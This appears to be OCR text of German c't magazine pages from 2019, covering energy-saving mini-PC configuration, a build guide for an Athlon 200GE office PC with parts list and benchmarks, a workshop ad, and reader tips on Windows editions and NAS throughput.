Jetzt bestellen: make-magazin.de/miniabo

Zwergenfüllung

Mini-PCs für energiesparenden Dauerbetrieb konfigurieren

Ein Mini-PC für Netzwerkaufgaben und einfache Serverdienste soll sparsam und zuverlässig laufen. Dabei hilft die geschickte Konfiguration der Hardware.

Von Christof Windeck

Mit etwas Pech wird der sparsamste Mini-PC zum Stromfresser. Ein typischer Fehler ist beispielsweise, eine externe 3,5-Zoll-USB-Platte dauerhaft anzuschließen: Manche dieser Platten mit eigenem Netzteil saugen mehr als 10 Watt aus der Steckdose und schalten sich nicht zuverlässig ab. Über fünf Jahre Dauerbetrieb rauschen dann 438 Kilowattstunden durch den Stromzähler, die rund 130 Euro kosten. Besser nimmt man daher eine sparsame 2,5-Zoll-Platte oder ein System mit internen Festplatten.

Viele Server stehen nur kurzzeitig unter Last und verbringen den größten Teil ihrer Betriebsdauer im Leerlauf. Letzterer ist folglich der für die Stromkosten entscheidende Betriebszustand. Und deshalb wiederum nimmt man Hardware, die im Leerlauf wenig Strom schluckt: lieber eine SSD statt einer Magnetfestplatte fürs Betriebssystem, lieber zwei größere Festplatten statt drei oder vier kleinere für Nutzdaten. Wichtig ist auch, dass sich Platten zuverlässig abschalten, nachdem es einige Stunden lang keine Zugriffe gab. Wie die Tabelle zeigt, lässt sich leicht Energie sparen, indem man ein Gerät möglichst oft abschaltet.

Manche Komponenten beeinflussen die Leistungsaufnahme im Leerlauf kaum. Die DRAM-Zellen des Hauptspeichers schlummern beispielsweise im Self-Refresh-Sparmodus, solange keine Zugriffe erfolgen. Daher spart es kaum Strom, wenn man etwa bloß 2 statt 16 GByte einbaut. Für eine einfache Firewall genügen 2 GByte RAM, bei einem simplen Heimserver sollten es eher 4 GByte sein. Kommen noch Docker-Container oder virtuelle Maschinen hinzu, muss man nach den eigenen Wünschen kalkulieren. RAM lässt sich leicht nachrüsten und Linux zeigt die Speicherauslastung direkt an (free, top, gnome-system-monitor). Auf zweikanalige Bestückung muss man nicht unbedingt achten: Die dadurch höhere Datentransferrate steigert die Performance bei typischen Aufgaben kleiner Server nicht nennenswert. Auch die Geschwindigkeitsklasse des RAM ist ziemlich egal: Bei DDR4 tuts auch DDR4-2133, bei DDR3 ist DDR3(L)-1600 gängig.

DDR4-SDRAM-Speicherriegel gibt es mit mindestens 4 GByte, sie kosten ab 35 Euro. Ältere Hardware benötigt DDR3-Riegel, die es mit 2 GByte schon ab 10 Euro gibt. Achtung: Viele Mini-PCs verlangen unbedingt DDR3L-SDRAM mit 1,35 Volt Betriebsspannung und booten mit DDR3 (1,5 Volt) gar nicht erst.

SATA reicht!

Viele Open-Source-Betriebssysteme kann man von einem USB-Stick booten statt von einer Festplatte oder SSD. Wir raten im Zweifel zur SATA-SSD, egal ob in 2,5-Zoll-Bauform, als mSATA- oder als M.2-SATA-Kärtchen. Man bekommt sie von etablierten Marken ab 20 Euro, sie sind schneller als ein USB-Stick, die meisten vertragen mehr Schreibzugriffe und arbeiten sparsamer. Das gilt zumindest, wenn man SATA Link Power Management (SATA LPM) aktiviert, was unter Linux mit PowerTOP klappt (siehe S. 142). Mancher USB-3.0-Stick verheizt hingegen selbst ohne Zugriffe schon rund 1 Watt, was man oft mit bloßen Fingern spürt, weil er sich erhitzt.

Eine M.2-NVMe-SSD mit PCIe-Interface lohnt sich als Bootmedium für kleine Server nicht. Denn ihre enorme Geschwindigkeit macht sich höchstens bemerkbar, wenn das System viele Daten auslagert (swap). Außerdem nutzen manche Systeme die NVMe-Stromsparfunktionen nicht richtig, dann zieht eine NVMe-SSD 1 bis 2 Watt mehr als eine SATA-SSD.

Bei manchen Rechnern und Einsatzszenarien sind M.2-NVMe-SSDs trotzdem sinnvoll. Intels Atom-Celerons beispielsweise haben nur zwei SATA-Ports. Ist eine M.2-Fassung vorhanden, ermöglicht das Booten von einer NVMe-SSD ein RAID 1 für Nutzdaten an den SATA-Ports. Wenn man sowieso Festplatten einsetzt, kommt es auf 1 bis 2 Watt für die NVMe-SSD auch nicht mehr an. Eine billige NVMe-SSD mit nur zwei PCIe-Lanes genügt für diesen Zweck [1].

Headless-Betrieb

Manche Mini-PCs sind nicht für den Betrieb ohne Monitor und Eingabegeräte vorgesehen. Im Extremfall bleiben sie dann beim Booten mit einer Fehlermeldung hängen, aber meistens morsen sie nur störende Piepstöne. Letzteres kann man vernachlässigen, wenn das System für Dauerbetrieb gedacht ist, also nur selten startet.

Maus und Tastatur dauerhaft am System hängen zu lassen schluckt viel Platz

```
PowerTOP v2.9     Übersicht  Leerlauf-Sta Abstimmbare Optionen

   Schlecht      NMI watchdog sollte ausgeschaltet sein
   Schlecht      Zeitüberschreitung beim VM zurückschreiben
>> Gut          Enable SATA link power management for host5
   Schlecht      Enable SATA link power management for host3
   Schlecht      Enable SATA link power management for host1
   Schlecht      Enable SATA link power management for host4
   Schlecht      Enable SATA link power management for host2
   Schlecht      Enable SATA link power management for host0
   Schlecht      Runtime PM for I2C Adapter i2c-0 (i915 gmbus dpc)
```

Unter Linux schaltet man SATA LPM mit dem Tool PowerTOP ein.



Als Bootmedium für einen Mini-Server ist eine SATA-SSD sinnvoll, weil sie besonders sparsam mit Energie umgeht und mehr Schreibzugriffe verträgt als mancher USB-Stick.

und steigert das Risiko für versehentliche Fehlbedienung. USB-Eingabegeräte brauchen auch etwas Leistung, oft rund 0,2 Watt pro Gerät. Mancher Funkadapter für drahtlose Tastaturen und Mäuse ist sparsamer und löst das Problem fehlender Eingabegeräte. Für VGA- und HDMI-Buchsen gibt es als Notlösung Bildschirm-Emulatoren ab 30 Euro etwa bei Lindy.

Zum Energiesparen sollte man die automatische Abschaltung des Bildschirms nach einigen Minuten ohne Eingaben aktivieren, selbst wenn kein Bildschirm vorhanden ist. Denn manche Grafiktreiber schalten dann auch die GPU in einen sparsameren Schlafmodus.

Den meisten aktuellen Mini-PCs liegen sparsame und unter Last effiziente Netzteile bei. Wer selbst bastelt und ein Netzteil separat zukauft, sollte vor allem auf geringen Leerlaufverlust achten sowie auf Effizienz im unteren Lastbereich. Leider finden sich dazu oft keine Angaben: Der Wirkungsgrad wird meistens erst für höhere Last genannt und nicht für die geringe Leistung, die im Leerlauf anliegt.

Besonders hoch ist der Anteil des Netzteils an den Leerlaufverlusten bei ATX-Systemen. Denn PC-Netzteile sind oft für 300 Watt oder mehr ausgelegt und ihr Wirkungsgrad liegt bei Abgabe von nur 5 bis 10 Watt unter 70 Prozent. Bei einem supersparsamen PC-Mainboard, das im Leerlauf mit 6 Watt auskommt, gehen im Netzteil dann mehr als 2,5 Watt verloren. Das kann mit man ATX-Wandlern wie denen von PicoPSU im Verbund mit einem sehr effizienten 12-Volt-Netzteil optimieren, doch das lohnt sich letztlich selten – eben weil sich kaum mehr als 2 bis 3 Watt einsparen lassen.

Kleinvieh

Mehrere kleine, unnötige Verluste summieren sich allerdings rasch. Ohne den eingangs erwähnten SATA-Sparmodus kommen leicht 1 bis 2 Watt hinzu. Ein vergessener USB-Stick legt ein weiteres Watt drauf, in derselben Größenordnung liegen typische PC-Lüfter bei voller Drehzahl.

Jede rotierende 3,5-Zoll-Platte braucht 3,5 bis 5 Watt, was bei einem NAS mit vier ständig laufenden Platten ganz schön ins Geld geht. Auch manche PCI-Express-Erweiterungskarten sind durstig: 2014 hatten wir probeweise einen SAS-RAID-Hostadapter von LSI in einen sparsamen PC-Bauvorschlag eingebaut: Die Leistungsaufnahme stieg um 18 Watt. Das lag vermutlich nur zum Teil an der Adapterkarte, sondern auch an deren Treiber, der den Prozessor häufig aus dem Schlafmodus weckt. Bei einer 10-Gigabit-Ethernet-Adapterkarte waren es mehr als 5 Watt.

Um einen Server oder ein Netzwerkgerät vor Ausfällen oder Schwankungen der Netzspannung zu schützen, kann man eine unterbrechungssichere Stromversorgung (USV) einsetzen [2]. Die vor rund einem Jahr getesteten Geräte sind ab rund 40 Euro erhältlich und überbrücken einige Minuten Stromausfall. Ihr Eigenverbrauch liegt zwischen 3 und 13 Watt.

Nachgemessen

PC-Hardware verhält sich extrem dynamisch: Ein aktueller Mini-PC kann im Leerlauf mit 3 bis 5 Watt auskommen, unter Volllast sind es aber 25 Watt oder mehr. Ein hängender Prozess, der die CPU belastet, kann viel Strom schlucken.

Um den Leistungsbedarf genau zu ermitteln, hilft nur nachmessen. Manche Energiekostenmessgeräte – darunter nicht nur billige – zeigen bei Mini-PCs oder auch Notebooks grotesk falsche Werte an, beispielsweise 15 statt 4 Watt. Das liegt daran, dass die Schaltnetzteile den Strom nicht mit derselben Sinusform aus dem Netz ziehen, mit der die Spannung verläuft. Manche einfachen Schaltungen zur Leistungsmessung liefern dann seltsame Resultate. Das 13-Euro-Gerät LogiLink LogiLight EM0002 arbeitete im Test ziemlich genau. *(ciw@ct.de)* c't

Literatur

[1] Christof Windeck, Billig flink, M.2-SSD Gigabyte GP-GSM2NE8128GNTD, c't 2/2019, S. 74
[2] Rudolf Opitz, Blackout-Versicherung, Günstige USVs für den Büro-PC, c't 3/2018, S. 110

Leistungsaufnahme und Energiekosten

Leistungsaufnahme	Euro pro Jahr / pro fünf Jahre			
	Dauerbetrieb	8 Stunden Standby/Tag	2300 Stunden/Jahr (Büro-PC)	700 Stunden/Jahr (Privat-PC)
1 Watt	3 / 13	2 / 9	1 / 3	0,2 / 1
3 Watt	8 / 39	5 / 26	2 / 10	0,6 / 3
5 Watt	13 / 66	9 / 44	3 / 17	1,1 / 5
7 Watt	18 / 92	12 / 61	5 / 24	1,5 / 7
9 Watt	24 / 118	16 / 79	6 / 31	2 / 9
10 Watt	26 / 131	18 / 88	7 / 35	2 / 11
20 Watt	53 / 263	35 / 175	14 / 69	4 / 21
30 Watt	79 / 394	53 / 263	21 / 104	6 / 32

berechnet für Stromkosten von 30 Cent pro Kilowattstunde (kWh)



Sei mein leiser Dienstleister

Bauvorschlag für einen preiswerten Bürorechner mit Athlon 200GE

Bei Office-PCs gilt das Motto „Weniger ist mehr“. Unser Bauvorschlag für einen Bürorechner kostet dank maßgeschneiderter Hardware unter 400 Euro und erledigt leise, sparsam und unauffällig seinen Job.

Von Christian Hirsch

Bauvorschläge für Büro-PCs hatten wir zuletzt im Sommer vergangenen Jahres in c’t veröffentlicht. Allerdings hatten wir beim damaligen Ryzen-Office-PC mit Schwierigkeiten unter Linux zu kämpfen. Zudem löste AMD wenig später den B350-Chipsatz durch den Nachfolger B450 ab, weshalb es das Mainboard nicht mehr zu kaufen gibt. Außerdem erkundigten sich mehrere Leser nach einer preisgünstigen Alternative zu den leistungsfähigeren Bauvorschlägen in c’t 26/2018.

Aus diesen Gründen haben wir den Ryzen-Office-PC aus dem Vorjahr als Athlon-Office-PC neu aufgelegt und dabei noch ein paar Euro gespart. Das ist möglich, weil in der Zwischenzeit die Athlons als günstige Abkömmlinge der Ryzen-Kombiprozessoren ihr Comeback gefeiert haben und die Preise für SSDs und RAM weiter fielen. Die Ausstattung des PCs haben wir für einen möglichst niedrigen Preis, hohe Zuverlässigkeit, geringe Lautstärke und sparsamen Betrieb bewusst überschaubar gehalten, aber nicht künstlich beschnitten: Schnelle USB-3.1-Gen-2-Buchsen sind ebenso an Bord wie die modernen digitale Monitoranschlüsse DisplayPort 1.4 und HDMI 2.0.

Die Performance des Athlon-Office-PCs für 375 Euro mit Dual-Core-Prozessor, 8 GByte DDR4-RAM und 250-GByte-SSD reicht für alle gängigen Bürotätigkeiten wie Textverarbeitung, Tabellenkalkulation sowie einfache Bildbearbeitung.

Ausgesuchte Hardware

Ausgehend zum Ryzen-Office-PC aus dem Sommer 2018 haben wir den Quad-Core-Prozessor Ryzen 3 2200G gegen den Doppelkerner Athlon 200GE ausgetauscht. Er kostet mit 50 Euro ungefähr die Hälfte des Ryzen 3. Bei den Athlons der 200er-Serie mit 35 Watt Thermal Design Power handelt sich um eine abgespeckte Variante der Ryzen-G-Kombiprozessoren mit integrierter Grafik. Im Unterschied zu diesen sind bei den Athlons aber allerdings nur zwei der vier CPU-Kerne und drei der elf GPU-Blöcke der Vega-GPU aktiv. Dank Simultaneous Multithreading (SMT) stehen dem Betriebssystem und Anwendungen dennoch vier logische Kerne zur Verfügung.

Bei der für Bürosoftware wichtigen Singlethreading-Leistung liegt der Athlon 200GE wegen des geringeren Takts rund 13 Prozent hinter dem deutlich teureren Ryzen 3 2200G, während er sich beim Multithreading deutlicher geschlagen geben muss (35 Prozent Rückstand). Die GPU entlastet die CPU-Kerne bei der Wiedergabe von hochauflösenden Videos. YouTube-Videos mit 4K-Auflösung, 60 fps Bildrate und anspruchsvollem VP9-Codec spielt der Rechner deshalb mit lediglich sieben Prozent CPU-Auslastung ab. Für 3D-Spiele ist die Performance der Vega 3 jedoch viel zu schwach.

Bei der Auswahl des Mainboards haben wir darauf geachtet, dass es sowohl HDMI 2.0 als auch DisplayPort 1.4 mitbringt. So lassen sich zwei 4K-Displays mit 60 Hz Wiederholrate daran betreiben. Durch diese Vorgabe fielen jedoch alle AM4-Mainboards mit dem Billig-Chipsatz A320 weg. DVI gibt es bei diesem Board nicht. Ältere Monitore mit Single-Link-DVI lassen sich über Adapter(-kabel) für HDMI und DisplayPort anschließen, die wenige Euro kosten.


Weiterhin haben wir auf USB 3.0, vier DIMM-Slots und Gigabit-Ethernet Wert gelegt. Klassische Business-Boards für AMD Ryzen ohne RGB-LED-Anschlüsse und martialische Namen sind leider Mangelware, weshalb wir uns schlussendlich für das MSI B450M Mortar entschieden haben. Mit knapp 100 Euro gehört das Board zu den teureren mit B450-Chipsatz, bietet dafür an der Rückseite jedoch



Die korrekte Ausrichtung der CPU zeigen Dreiecksmarkierungen am Prozessor und Board an.



Die SSD findet auf der Rückseite das Board-Trägers Unterschlupf. Dort ist auch genug Raum für Kabel.



Der SYS_FAN1-Anschluss für den hinteren Gehäuselüfter sitzt direkt neben dem PEG-Slot.

beispielsweise je eine Typ-A- und Typ-C-Buchse mit USB 3.1 Gen 2. Erweiterungskarten passen beim B450M Mortar unter anderem in zwei PEG-Slots. Fürs Nachrüsten einer potenten Grafikkarte taugen diese aber nur bedingt, weil der Athlon den oberen Steckplatz nur mit vier PCIe-3.0-Lanes anbindet. Der untere hängt über vier noch langsamere PCIe-2.0-Lanes am B450-Chipsatz.

Im Athlon-Office-PC stecken 8 GByte Arbeitsspeicher, dank zwei weiteren freien DIMM-Slots lässt sich der RAM später problemlos erweitern. Wir haben uns für DDR4-2400-Module entschieden, die ein paar Euro günstiger sind als DDR4-2666. Zwar unterstützt der Athlon auch die höhere Geschwindigkeitsklasse, bei Office-Software bringt das im Unterschied zu 3D-Spielen aber keine Vorteile.

Das Betriebssystem haben wir auf einer 250-GByte-SSD mit SATA-6G-Schnittstelle installiert. Wir haben uns aus Kostengründen für die 2,5"-Variante der Samsung SSD 860 Evo entschieden. Die M.2-Variante kostet wenige Euro mehr. M.2-Kärtchen mit SATA-6G- oder PCIe-Schnittstelle nimmt der Slot neben der CPU-Fassung auf. Mit Athlon-Prozessor ist dieser allerdings nur über zwei PCIe-3.0-Lanes angebunden. 350-Watt-Netzteil und PC-Gehäuse haben wir beibehalten. Ein passender CPU-Kühler ist im Lieferumfang der Boxed-Variante des Prozessors enthalten.

Gelöste Probleme

Im vergangenen Sommer hatten wir während der Testphase des Ryzen-Office-PCs mit einigen Schwierigkeiten zu kämpfen [1]. So stürzte das System unter Ubuntu 18.04 und Fedora 27 bei jedem zweiten bis dritten Startvorgang ab.

Beim Athlon-Office-PC mit dem im Oktober 2018 erschienenen Ubuntu 18.10 traten diese Probleme nicht mehr auf. Es lässt sich im Nachhinein nicht mehr feststellen, ob der neuere Kernel 4.18, zwischenzeitliche BIOS-Updates für Ryzen-Prozessoren mit AGESA-Firmware 1.0.0.6 von AMD oder eine Kombination aus beidem die Lösung brachte. Mit dem Open-Source-Betriebssystem funktioniert die Hardware nun ebenso gut wie unter Windows 10. USB 3.1 Gen 2 liefert mit Ubuntu 18.10 die gleichen hohen Transferraten von rund 1 GByte/s. Lediglich die Leistungsaufnahme liegt mit 23 Watt rund 5 Watt höher als unter Windows 10 (18 Watt). Auch neuere Kernel wie 4.20 sowie das Optimieren der Energiesparmodi mit `powertop --autotune` brachte keine Besserung. Vermutlich klemmt es bei der Energieverwaltung der Grafikeinheit.

Bauanleitung

Achten Sie beim Bestellen der Komponenten auf die exakten Produktbezeichnungen, wie sie in der Tabelle unten und in den auf der Projektseite verlinkten Teilelisten angegeben sind (siehe ct.de/y5sh). Beim Prozessor ist der notwendige Kühler zum Beispiel nur bei der Boxed-, nicht aber bei der Tray-Variante dabei.

Für den Zusammenbau der Hardware sollten Sie sich zwei Stunden Zeit nehmen. Als Werkzeug empfehlen wir einen langen Kreuzschlitzschraubendreher, um auch an schwer erreichbare Schraubenpositionen zu gelangen. Wärmeleitpaste ist bereits auf dem CPU-Kühler aufgebracht. Für Festplatten, SSDs und Laufwerke liefert MSI beim Mainboard zwei SATA-Kabel mit.

Einige Tipps zum Zusammenbau haben wir in der Bilderstrecke oben hervorgehoben. Bei Unklarheiten helfen die zur Hardware mitgelieferten Anleitungen oder unser Leserforum auf der Projektseite () weiter.

Im ersten Schritt bestücken Sie das Mainboard mit Prozessor, CPU-Kühler und den beiden RAM-Riegeln. Setzen Sie den Athlon 200GE vorsichtig in die AM4-Fassung, nachdem Sie den Verschlussbügel nach oben geklappt haben. Die korrekte Ausrichtung zeigt jeweils ein kleines Dreieck in einer Ecke der CPU und Fassung an, die übereinstimmen müssen. Arretieren Sie den Athlon in der Fassung. Der Kühler hält mit einer Klammer, die Sie mit dem Plastikhebel verriegeln. Die beiden Speichermodule kommen in die Slots DIMM A2 und B2.

Das Paket aus Board, Kühler und RAM legen Sie nun vorübergehend zur Seite. Bauen Sie die I/O-Blende, das Netzteil sowie die SSD ins Gehäuse ein. Letztere findet ihren Platz auf einer der beiden

Teileliste

Komponenten	Bezeichnung (Teilenummer)	Preis
Prozessor	AMD Athlon 200GE, boxed (YD200GC6FBBOX)	50 €
Mainboard	MSI B450M Mortar (7B89-001R)	98 €
Arbeitsspeicher	2 × Samsung DIMM 4GB, DDR4-2400, CL17-17-17 (M378A5244CB0-CRC)	74 €
SSD	Samsung SSD 860 EVO 250GB, SATA (MZ-76E250B)	57 €
Gehäuse	Sharkoon V1000	40 €
Netzteil	be quiet! System Power B9 350W (BN207)	36 €
Versandpauschale		20 €
Zwischensumme	**Hardware**	**375 €**
Betriebssystem	Windows 10 Home	95 €
Summe		**470 €**

abnehmbaren Halterungen auf der Rückseite des Board-Trägers. Die Lüfteröffnung des Netzteils sollte nach unten zeigen. An der passenden Öffnung des Gehäuse befindet sich ein Staubfilter. Vor dem Einbau des Mainboards müssen Sie den vorderen Abstandshalter in die benachbarte Bohrung zwei Zentimeter näher zum Board-Rand versetzen, sonst drohen Kurzschlüsse!

Im nächsten Schritt heben Sie das Board ins Gehäuse. Schrauben Sie es aber erst fest, nachdem Sie die Kabel für Strom, SATA und Frontanschlüsse damit verbunden haben. Beginnen Sie dabei mit dem 4+4-poligen ATX12V-Stecker, der am schwersten zugänglich ist. Verlegen Sie die Kabel hinter dem Board-Träger. Das sieht nicht nur besser aus, sondern verhindert auch, dass sich Kabel in den Lüftern verfangen. Nun können Sie das Mainboard festschrauben.

Von den beiden vorinstallierten Gehäuselüftern verwenden wir nur den hinteren. Bei 63 Watt Leistungsaufnahme unter Volllast für den gesamten Rechner reicht dieser mehr als aus. Damit unsere empfohlenen Lüftereinstellungen für das BIOS-Setup von der Projektseite funktionieren, müssen Sie den CPU-Lüfter an CPU_FAN1 und den Gehäuselüfter an SYS_FAN1 anschließen.

Handoptimiert

Der erste Weg nach dem Einschalten – und damit vor der Betriebssysteminstallation – führt ins BIOS-Setup. Das klappt über die Entf-Taste wenige Sekunden nach Start. Die empfohlenen Einstellungen finden Sie unter ct.de/y5sh auf unserer Projektseite. Für die Lüftereinstellung müssen Sie die Punkte der Lüfterkurve in die Position der Screenshots ziehen. Den Gehäuselüfter lassen wir konstant mit 4 Volt laufen.

Bei Windows 10 empfehlen wir, nach der Installation das Windows Update aufzurufen. Viele aktuelle Treiber kommen bereits darüber aufs System. Zusätzlich empfehlen wir, den auf der Projektseite verlinkten Chipsatz-Treiber, Radeon-Vega-Grafiktreiber und Realtek-Audiotreiber einzuspielen. So konfiguriert arbeitet der Rechner auch unter Last flüsterleise (0,2) Sone und kommt bei ruhendem Windows-Desktop mit weniger als 20 Watt aus.

Von Experimenten mit Windows 7 raten wir ab, da es in einem Jahr keine Sicherheitsupdates mehr für dieses Betriebssystem geben wird und AMD beispielsweise für die moderne GPU keine Windows-7-Grafiktreiber zum Download anbietet.

Zukunftssicher

Es ist unwahrscheinlich, dass wir mit der hier vorgestellten Konfiguration alle Leserwünsche für einen Bürorechner abdecken. Im Unterschied zu Komplettsystemen, Notebooks und Mini-PCs bietet unser Bauvorschlag des Athlon-Office-PCs aber eine Menge Freiheiten und Aufrüstmöglichkeiten. So ist es problemlos möglich, eine SSD mit mehr Kapazität, eine Festplatte, ein optisches Laufwerk oder 16 GByte RAM einzubauen. Als Kartenleser empfehlen wir ein externes Modell wie zum Beispiel den Hama 124024 für 13 Euro, der mit UHS-II-Karten über 250 MByte/s liefert.

Wer eine stärkere CPU wünscht, kann anstelle des Athlon 200GE die Vierkerner Ryzen 3 2200G oder Ryzen 5 2400G einbauen. Die dort mitgelieferten Kühler sind entsprechend leistungsstärker. Netzteil und Gehäusebelüftung haben für die 65-Watt-CPUs genug Leistungsreserven. Als Alternative mit Intel-Prozessor ist weiterhin der Pentium-Office-PC aus c't 17/2018 aktuell [1]. Wer den Athlon-Office-PC jedoch mit einem starken Ryzen-Prozessor mit sechs oder acht Kernen sowie einer Grafikkarte ausrüsten will, sollte besser den Ryzen-Allrounder aus c't 26/2018 umsetzen, der auf die leistungsstärkere Hardware abgestimmt ist [2].

(chh@ct.de) c't

Literatur

[1] Christian Hirsch, Wünsch Dir was fürs Büro, Bauvorschläge für preiswerte und leise Office-PCs, c't 17/2018, S. 114
[2] Christian Hirsch, Sei mein Sechser, Bauvorschlag für einen effizienten, leisen Alround-Rechner mit AMD Ryzen, c't 26/2018, S. 84

Projektseite Bauvorschlag: ct.de/y5sh

Athlon-Office-PC – technische Daten und Tests

Hardware-Ausstattung	
CPU / Kerne / Takt (Turbo)	AMD Athlon 200GE / 2+SMT / 3,2 (n. v.) GHz
CPU-Fassung / Lüfter (Regelung)	AM4 / 7 cm (✓)
RAM (Typ / Max) / -Slots (frei)	8 GByte (DDR4-2400 / 64 GByte) / 4 (2)
Grafik (-speicher)	Vega 3 (vom Hauptspeicher)
Mainboard (Format) / Chipsatz	MSI B450M-Mortar (MicroATX) / B450
Erweiterungs-Slots (nutzbar)	2 × PCIe x1 (2), 2 × PEG (2), 2 × M.2 (2280, 2260, 2242) (2)
Einbauschächte (frei)	2 × 2,5" (1), 2 × 3,5" (2), 1 × 5,25" (1)
Sound (Chip)	HDA (Realtek ALC892)
Netzwerk-Interface (Chip, Anbindung) / TPM	1 GBit/s (Realtek 8111H, PCIe) / fTPM 2.0
Abmessungen (B × H × T) / Gehäuselüfter	195 mm × 400 mm × 450 mm / 12 cm
Anschlüsse hinten	1 × HDMI 2.0, 1 × DisplayPort 1.4, 5 × analog Audio, 1 × SPDIF Out optisch, 1 × USB 3.1 Typ A, 1 × USB 3.1 Typ C, 4 × USB 3.0, 2 × USB 2.0, 1 × LAN, 1 × PS/2
Anschlüsse vorn	2 × USB 3.0, 2 × analog Audio
Reset-Taster / 230-V-Hauptschalter	✓ / ✓
Elektrische Leistungsaufnahme, Datentransfer-Messungen	
Soft-off (mit ErP) / Energie Sparen / Leerlauf	1,1 W (0,5 W) / 1,8 W / 17,7 W
Volllast: CPU / CPU und Grafik	45 / 63 W
SSD: Lesen (Schreiben)	565 (536) MByte/s
USB 3.0 vorn / hinten / USB 3.1 Typ-A: Lesen (Schreiben)	430 (385) / 462 (465) / 985 (1007) MByte/s
LAN: Empfangen (Senden)	119 (119) MByte/s
Funktionstests	
Secure-Boot ab- / CSM einschaltbar / Auto BIOS Update	✓ / ✓ / –
Wake on LAN: Standby / Soft-off	✓ / ✓
USB: 5V in Soft-off / Wecken per Tastatur: Standby (Soft-off)	✓ / ✓ (–)
Bootdauer bis Login / 4K: HDMI / DisplayPort	17 s / 60 Hz / 60 Hz
Systemleistung und Bewertung	
BAPCo SYSmark 2018	829
Cinebench R15: Single- / Multi-Thread	129 / 357
3DMark: Fire Strike / PCMark 10 Extended	1276 / 2489
Geräuschentwicklung: Leerlauf / Volllast (Note)	0,2 Sone (⊕⊕) / 0,2 Sone (⊕⊕)
Systemleistung: Office / Rendering / Spiele	⊕⊕ / ⊖ / ⊖⊖
Audio: Wiedergabe / Aufnahme / Front	⊕⊕ / ○ / ⊕⊕
Preis	375 €

✓ funktioniert – funktioniert nicht n. v. nicht vorhanden ⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht

iX Workshop Workshops 2019

JETZT Frühbucher-rabatt sichern!



Systemdeployment & -management mit Ansible

12. bis 13. Februar 2019 in Frankfurt



Bild: tensorflow.org

TensorFlow

19. bis 20. Februar 2019 in Hannover



Big Data mit Hadoop

19. bis 20. Februar 2019 in Frankfurt




Systematische Sicherheit mit dem IT-Grundschutz

27. bis 28. Februar 2019 in Hannover



Automatische Textanalyse mit Machine Learning

19. bis 22. März in Hannover



Open Source Monitoring mit Icinga 2

26. bis 27. März 2019 in Hannover

Weitere Infos unter:
www.heise-events.de/workshops
www.ix-konferenz.de

Organisiert von:
heise Events
Conferences, Seminars, Workshops

Tipps & Tricks

Sie fragen – wir antworten!

Windows: Von Home zu Pro – und wieder zurück?

Auf meinem PC läuft Windows 10 Home, ich möchte diese Edition aber gerne in Pro umwandeln. Ich weiß bereits, dass das ganz einfach durch Eingabe eines passenden Schlüssels in den Einstellungen unter „Update und Sicherheit/Aktivierung“ gelingt. So einen Schlüssel online zu kaufen scheint ebenfalls vergleichsweise trivial zu sein, doch wie Sie selbst in c’t 1/2019 schrieben (Wollen Sie ein W kaufen?, S. 96), tummeln sich auch schwarze Schafe unter den Händlern. Meine Frage: Sollte ich auf so einen hereinfallen und Microsoft den Pro-Schlüssel sperren, kann ich dann genauso einfach wieder zu Home zurück?

Nein. Wenn es um das Umwandeln einer Edition in eine andere geht, kennt Microsoft nur einen Weg: den von der billigeren Edition zur teureren, sprich von Home zu Pro oder von Pro zu Enterprise. Ein Weg zurück ist nicht vorgesehen, und wir kennen auch keinen Trick, das trotzdem hinzubekommen. Selbst das Anfertigen eines Image vor dem Umwandeln in Pro wird Ihnen kaum helfen, weil es ja naturgemäß bald veraltet. Im Ernstfall werden Sie also um eine Neuinstallation der Home-Edition nicht herumkommen – wenigstens die bleibt aber problemlos möglich. *(axv@ct.de)*

Netzwerk-Tools begrenzen NAS-Durchsatz

Nach Ihrem Artikel über schnelle Netzwerkspeicher in c’t 1/2019 habe ich mein LAN runderneuert: neues NAS, 10-GBit/s-Switch und passende PCI-Express-LAN-Karten für die PCs. Nun bekomme ich aber auch beim Transfer großer Dateien keinen Durchsatz von 200 MByte/s und mehr, die Datenrate dümpelt auf meinem Rechner bei gerade mal 130 MByte/s vor sich hin. Woran kann das liegen?

Haben Sie eventuell eine Netzwerk-Monitoring-Software, einen Traffic Scheduler (priorisiert verschiedene Verkehrstypen, QoS) oder eine Personal Firewall installiert, die den gesamten Netzwerkverkehr des PC analysieren? Solche Tools können den LAN-Durchsatz begrenzen. Auch ein VPN-Treiber (siehe ct.de/yuxh) oder das typischerweise mit dem Netzwerk-Werkzeug Wireshark installierte Analysetool WinPCAP kommen in Frage.


Solche Software greift entweder den gesamten Verkehr noch vor dem Windows-Netzwerkstack ab (WinPCAP) oder sie installiert einen Intermediate-Treiber in den Netzwerkstack, um den Verkehr bei Bedarf auf sich umzulenken. Beides kann selbst dann empfindlich bremsen, wenn das Tool momentan gar nicht aktiv ist. Sie können das beispielsweise daran erkennen, dass die CPU-Last auf einem Kern während des Transfers großer Dateien auf 100 Prozent klettert.

